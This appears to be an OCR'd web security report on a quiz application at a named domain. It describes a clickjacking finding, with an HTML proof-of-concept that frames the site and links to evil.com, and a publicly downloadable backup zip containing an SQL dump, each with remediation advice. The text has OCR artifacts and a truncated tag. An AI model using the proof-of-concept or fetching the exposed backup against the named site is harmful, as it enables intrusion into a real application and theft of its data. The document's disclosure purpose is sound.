Website name


https://quizapp.ssbmultiservices.com

1.Vulnerability name: Clickjacking: X-Frame-Options header

Vulnerable URL: https://quizapp.ssbmultiservices.com

CVSS: Base Score: 5.8

POC:



Index of /assets

Name	Last modified	Size	Description
Parent Directory		-	
ajax-loader-sm.gif	2021-02-07 13:04	40K	
default/	2022-04-05 19:14	-	
front/	2022-03-01 22:21	-	

Clickj

HTML File:

```
<!DOCTYPE html>
<html>
<head>
<style>
body{
  margin: 0;
  padding: 0;
}
iframe{
width: 100%;
height: 600px;
border: none;
}
</style>
```

```
<title>Clickjacking PoC</title>
</head>
<body >
<a onmouseover="window.open('http://evil.com')" style="z-index:1;left:900px;position:relative;top:150px;font-size: 30px;text-transform: capitalize;color:red;text-decoration:none;font-style: normal;">clickjacking</a>
<iframe sandbox="allow-modals allow-popups allow-forms allow-same-origin allow-scripts"
style="opacity:1" src="https://quizapp.ssbmultiservices.com">
</ifram>
</body>
</html>
```

This code save with html file and run this

The impact of this vulnerability:

The impact depends on the affected web application.

How to fix this vulnerability:

Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors directive. Consult Web references for more information about the possible values for this header.

Recommendation


Configure your web server to include an X-Frame-Options header and a CSP header with frame-ancestors directive. Consult Web references for more information about the possible values for this header.

2.Vulnerability name: database backup

Vulnerable URL : https://quizapp.ssbmultiservices.com/quizapp.zip

Path use: quizapp.zip

POC: Positive



Name	Date modified	Type	Size
.well-known	1/14/2024 11:09 AM	File folder	
assets	3/2/2022 10:30 AM	File folder	
project	1/14/2024 11:22 AM	File folder	
upload	2/25/2022 6:53 PM	File folder	
.htaccess	1/14/2024 11:25 AM	HTACCESS File	
bijoyt5_quizapp.sql	1/15/2024 4:11 PM	SQL File	
favicon	12/9/2021 9:10 PM	Icon	
index	11/28/2023 6:46 AM	PHP File	
mix-manifest	12/13/2021 11:15 AM	JSON File	
style	1/9/2023 10:23 PM	PHP File	
web.config	12/9/2021 9:10 PM	CONFIG File	

Impact

These file(s) may disclose sensitive information. This information can be used to launch further attacks.

Recommendation

Sensitive files such as database backups should never be stored in a directory that is accessible to the web server. As a workaround, you could restrict access to these file(s).